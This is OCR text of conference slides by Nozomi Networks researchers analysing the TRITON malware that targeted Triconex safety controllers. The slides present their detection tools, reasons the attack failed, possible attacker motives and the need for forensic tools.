
Terminator Panel 2652-1

Compressor + balloon

Demo – (Un)Safety of the Process

Inflation/Deflation of the balloon

```
1. Increase counter by 1
2. If counter == 28 then
        counter = 0
3. If counter < 8 then
        LED16 = ON
   else
        LED16 = OFF
```



TRITON DEMO: Execution

Nozomi TRITON toolset

1

Passive detection tool (dissector)

- Dissection of TriStation proprietary protocol
- For understanding the communication between engineering workstation and Triconex controller

https://github.com/NozomiNetworks/tricotools

2

Active detection tool

- Checks for TRITON programs running inside the controller
- Upload program table for suspicious payload

⚠


3

Honeypot

- Replication of Triconex system configuration
- Detection of unknown traffic targeting SIS network
- Tricking the enemy!

https://github.com/NozomiNetworks/tricotools

Detection Toolset: How?



DEMO: TRITON Detection

Sum-up

What were we able to achieve ?

1. Followed the attacker footsteps to get a better idea about ICS exploits development efforts

2. Extensively tested TRITION implant and its capabilities in Nozomi Networks lab, on a controller of the targeted make and model


3. Developed a few useful tools and scripts by RE workstation software and protocol
   - Developed TritStation protocol dissector
   - Developed 'Check for Implant' tool
   - Developed HoneyPot

4. Developed TRITON detection approaches/tools
   - Passive and Active

Why Did the Attack Fail?


There could be several reasons why the attacker failed to inject TRITON. One possibility is attacker's inability to manage the plurality of MPs

From the memory dump




```
Loading LSX
```

```
LSX(2/16/98) initing. Memory Size(%x)
CP Is valid
Init Loader
Init Config
Init tribus
```



Enhanced Triconex System Executive (ETSX) – Runs on the application processor (MPC 860A). The ETSX executes the application (also known as the *control program*) on a per-scan basis. The code base for the ETSX code was taken from TSX and LSX (the Laguna System Executive). The following figure illustrates the ancestry of ETSX (see section 3.1.6 of the CDR for details on the software history of the 3008N MP):

https://www.nrc.gov/docs/ML0933/ML093370294.pdf




(12) **United States Patent**
Rasmussen et al.

(54) **SYSTEM AND METHOD FOR VALIDATING CHANNEL TRANSMISSION**

(75) Inventors: **David C. Rasmussen**, Placentia, CA (US); **John G. Gabler**, Irvine, CA (US)

(73) Assignee: **Invensys Systems, Inc.**



US8037356B2
US Grant

Inventor: David C. Rasmussen, John G. Gabler

Current Assignee : Schneider Electric Systems Usa Inc

Original Assignee: Invensys Systems Inc

Priority date : 1998-12-18

https://patents.google.com/patent/US8037356B2/en

Why Did the Attack Fail?

- A system for validating communications between a plurality of processors
- Among SX main functions:
  - Execution of user applications (control logic)
  - Timing and synchronization control between MPs
  - Voting on input and system data

LSX or SX Executive firmware System of the present invention




Figure 2

https://patents.google.com/patent/US8037356B2/en

Discussion and Closing Remarks

https://www.i-need.de/?Artikel=136478

Possible Attack Objectives


TRITON is too expensive exploit for a simple process shutdown

- Physical damage?
  - Suppress safety intervention during execution of a ‘damaging’ attack
- ICS hacking «Olympics»?
  - A test of capabilities / live drill?
- Extortion?
  - Political, economic?

No knowledge of this, just speculation

https://www.businesstimes.com.sg/government-economy/30000-evacuated-in-china-chemical-plant-fire

Attack Tasks Become Incredibly Automated



Implications of TRITON Code Becoming Public

- Provides a playbook and toolkit for other threat actors

- Draws the attention of the entire hacking community to industrial targets

- Alerts industrial and critical infrastructure organizations to include SIS compromise in risk assessments and defense in depth measures

Need for Auditing/Forensics Tools

It is critical to develop auditing/forensic tools before TRITON-like exploits become common

- Auditing tools
  - Is my device potentially tampered with?
- Forensic tools
  - What exactly has happened to my device?
- Asset owners should start a dialog with the vendors

Q&A

https://github.com/NozomiNetworks/tricotools

Marina Krotofil
marmusha@gmail.com
@marmusha

Andrea Carcano
andrea.carcano@nozominetworks.com
@andreacarcano

NOZOMI NETWORKS

Younes Dragoni
younes.dragoni@nozominetworks.com
@br4zzor